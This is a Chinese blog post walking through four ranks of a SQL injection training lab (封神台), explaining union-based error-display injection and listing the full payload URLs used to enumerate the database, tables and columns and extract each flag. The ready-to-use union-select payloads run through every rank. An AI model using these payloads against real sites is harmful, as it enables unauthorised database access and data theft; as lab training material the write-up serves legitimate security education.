封神台SQL注入-显错注入

原创

炎凰先生 于 2020-08-23 10:53:07 发布 905 收藏 7
分类专栏： Web安全微专业

本文链接：https://blog.csdn.net/qq_40941912/article/details/108180428

一、原理

1. 判断注入点
2. 判断当前页面字段总数
3. 判断显示位
4. 查当前数据库
5. 查表名
6. 查列名
7. 查字段内容

Mysql在5.0以上版本加入了 information_schema 这个系统自带库 其中保存着关于MySQL服务器所维护的所有其他数据库的信息。如数据库名，数据库的表，表栏的数据类型与访问权限等
information_schema.tables 存放表名和库名的对应
information_schema.columns 存放字段名和表名的对应
[注: information_schema.tables 实际上是选中information_schema库中的tables表]（库.表 => 选中库中的表）

二、作业

(一) SQL注入-显错注入Rank 1

页面原始URL：http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1
任务：
通过显错注入获得flag
对该页面进行GET传参，传参名为id

判断注入点
访问http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=2-1
返回页面与原始页面一致
可以判定存在SQL注入

判断当前页面字段总数
原始URL后添加 and 1=1 order by 1,2,3,4,5……，依次测试。
发现1,2,3均有效，4返回no found
SQL 语句返回字段有三个

SQL语句返回字段有三个

判断显示位
原始URL后添加 and 1=2 union select 1,2,3
有效URL为：http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1%20and%201=2%20union%20select%201,2,3

即显示位为第二个字段和第三个字段


查当前数据库
使用database()测试当前数据库
访问http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1%20and%201=2%20union%20select%201,2,database()

可知当前数据库为error


查表名
原始URL之后添加 and 1=2 union select 1,2,table_name from information_schema.tables where table_schema=error limit 0,1，查看库中有哪些表
获得库中有表user和error_flag

查列名
推断题目要求的flag在表error_flag中
现在查询表中的列名
访问URL：http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1%20and%201=2%20union%20select%201,2,column_name%20from%20information_schema.columns%20where%20table_schema=%27error%27%20and%20table_name=%27error_flag%27%20limit%200,1
获得表error_flag有字段Id和flag
flag即为所寻找的字段

查字段内容
从error库的表error_flag的flag字段查询答案
访问：http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1%20and%201=2%20union%20select%201,id,flag%20from%20error_flag
返回



将zKaq-98K提交，发现不对。继续查询其他的falg字段数据
访问：http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1%20and%201=2%20union%20select%201,id,flag%20from%20error_flag%20limit%200,1
返回



将zKaQ-Nf提交，正确

(二) SQL注入-显错注入Rank 2

页面原始URL：http://inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1
任务：
通过显错注入获得flag
对该页面进行GET传参，传参名为id


判断注入点
由SQL语句中id参数为包含单引号的字符
访问http://inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1%E2%80%98%20–%20q
返回页面与原始页面一致
可以判定存在SQL注入

判断当前页面字段总数
原始URL后添加’ and 1=1 order by 1,2,3,4,5…… – q，依次测试。
发现1,2,3均有效，4返回no found
SQL语句返回字段有三个

判断显示位
原始URL后添加’ and 1=2 union select 1,2,3 – q
有效URL为：http://inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1%27%20and%201=2%20union%20select%201,2,3%20–%20q

即显示位为第二个字段和第三个字段

查当前数据库
使用database()测试当前数据库
访问http://inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1%27%20and%201=2%20union%20select%201,2,database()%20–%20q




可知当前数据库为error


查表名
原始URL之后添加’ and 1=2 union select 1,2,table_name from information_schema.tables where table_schema=‘error’ limit 0,1 – q，查看库中有哪些表
获得库中有表user和error_flag

查列名
推断题目要求的flag在表error_flag中
现在查询表中的列名
访问URL：http://inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1%27%20and%201=2%20union%20select%201,2,column_name%20from%20information_schema.columns%20where%20table_schema=%27error%27%20and%20table_name=%27error_flag%27%20limit%200,1%20–%20q
获得表error_flag有字段ld和flag
flag即为所寻找的字段

查字段内容
从error库的表error_flag的flag字段查询答案
访问：http://inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1%27%20and%201=2%20union%20select%201,id,flag%20from%20error_flag%20–%20q
返回



将zKaq-98K提交，发现不对。继续查询其他的falg字段数据
访问：http://inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1%27%20and%201=2%20union%20select%201,id,flag%20from%20error_flag%20limit%201,1%20–%20q
返回



将zKaQ-BJY提交，正确

(三) SQL注入-显错注入Rank 3

页面原始URL：http://inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1
任务：
通过显错注入获得flag
对该页面进行GET传参，传参名为id

判断注入点
由SQL语句中id参数为包含(’’)的字符
访问http://inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1%27)%20and%201=1%20–%20q
返回页面与原始页面一致
可以判定存在SQL注入

判断当前页面字段总数
原始URL后添加’) and 1=1 order by 1,2,3,4,5…… – q，依次测试。
发现1,2,3均有效，4返回no found
SQL语句返回字段有三个

判断显示位
原始URL后添加’) and 1=2 union select 1,2,3 – q
有效URL为：http://inject2.lab.aqlab.cn:81/Pass-03/index.php?
id=1%27)%20and%201=2%20union%20select%201,2,3%20–%20q

即显示位为第二个字段和第三个字段

查当前数据库
使用database()测试当前数据库
访问http://inject2.lab.aqlab.cn:81/Pass-03/index.php?
id=1%27)%20and%201=2%20union%20select%201,2,database()%20–%20q


可知当前数据库为error

查表名
原始URL之后添加’) and 1=2 union select 1,2,table_name from information_schema.tables where table_schema=‘error’ limit 0,1 – q，查看库中有哪些表
获得库中有表user和error_flag


查列名
推断题目要求的flag在表error_flag中
现在查询表中的列名
访问URL：http://inject2.lab.aqlab.cn:81/Pass-03/index.php?

id=1%27)%20and%201=2%20union%20select%201,2,column_name%20from%20information_schema.columns%20where%20table_schema=%27error%27%20and%20table_name=%27error_flag%27%20limit%200,1%20–%20q
获得表error_flag有字段Id和flag
flag即为所寻找的字段

查字段内容
从error库的表error_flag的flag字段查询答案
访问：http://inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1%27)%20and%201=2%20union%20select%201,id,flag%20from%20error_flag%20–%20q
返回



将zKaq-98K提交，发现不对。继续查询其他的falg字段数据
访问：http://inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1%27)%20and%201=2%20union%20select%201,id,flag%20from%20error_flag%20limit%202,1%20–%20q
返回



将zKaQ-XiaoFang提交，正确

(四) SQL注入-显错注入Rank 4

页面原始URL：http://inject2.lab.aqlab.cn:81/Pass-04/index.php?id=1
任务：
通过显错注入获得flag
对该页面进行GET传参，传参名为id

判断注入点
由SQL语句中id参数为包含("")的字符
访问http://inject2.lab.aqlab.cn:81/Pass-04/index.php?id=1%22)%20and%201=1%20–%20q
返回页面与原始页面一致
可以判定存在SQL注入

判断当前页面字段总数
原始URL后添加") and 1=1 order by 1,2,3,4,5…… – q，依次测试。
发现1,2,3均有效，4返回no found
SQL语句返回字段有三个

判断显示位
原始URL后添加") and 1=2 union select 1,2,3 – q
有效URL为：http://inject2.lab.aqlab.cn:81/Pass-04/index.php?

id=1%22)%20and%201=2%20union%20select%201,2,3%20–%20q

即显示位为第二个字段和第三个字段


查当前数据库
使用database()测试当前数据库
访问http://inject2.lab.aqlab.cn:81/Pass-04/index.php?
id=1%22)%20and%201=2%20union%20select%201,2,database()%20–%20q

可知当前数据库为error

查表名
原始URL之后添加") and 1=2 union select 1,2,table_name from information_schema.tables where table_schema='error' limit 0,1 – q，查看库中有哪些表
获得库中有表user和error_flag

查列名
推断题目要求的flag在表error_flag中
现在查询表中的列名
访问URL：http://inject2.lab.aqlab.cn:81/Pass-04/index.php?
id=1%22)%20and%201=2%20union%20select%201,2,column_name%20from%20information_schema.columns%20where%20table_schema=%27error%27%20and%20table_name=%27error_flag%27%20limit%200,1%20–%20q
获得表error_flag有字段Id和flag
flag即为所寻找的字段

查字段内容
从error库的表error_flag的flag字段查询答案
访问：http://inject2.lab.aqlab.cn:81/Pass-04/index.php?
id=1%22)%20and%201=2%20union%20select%201,id,flag%20from%20error_flag%20–%20q
返回



将zKaq-98K提交，正确。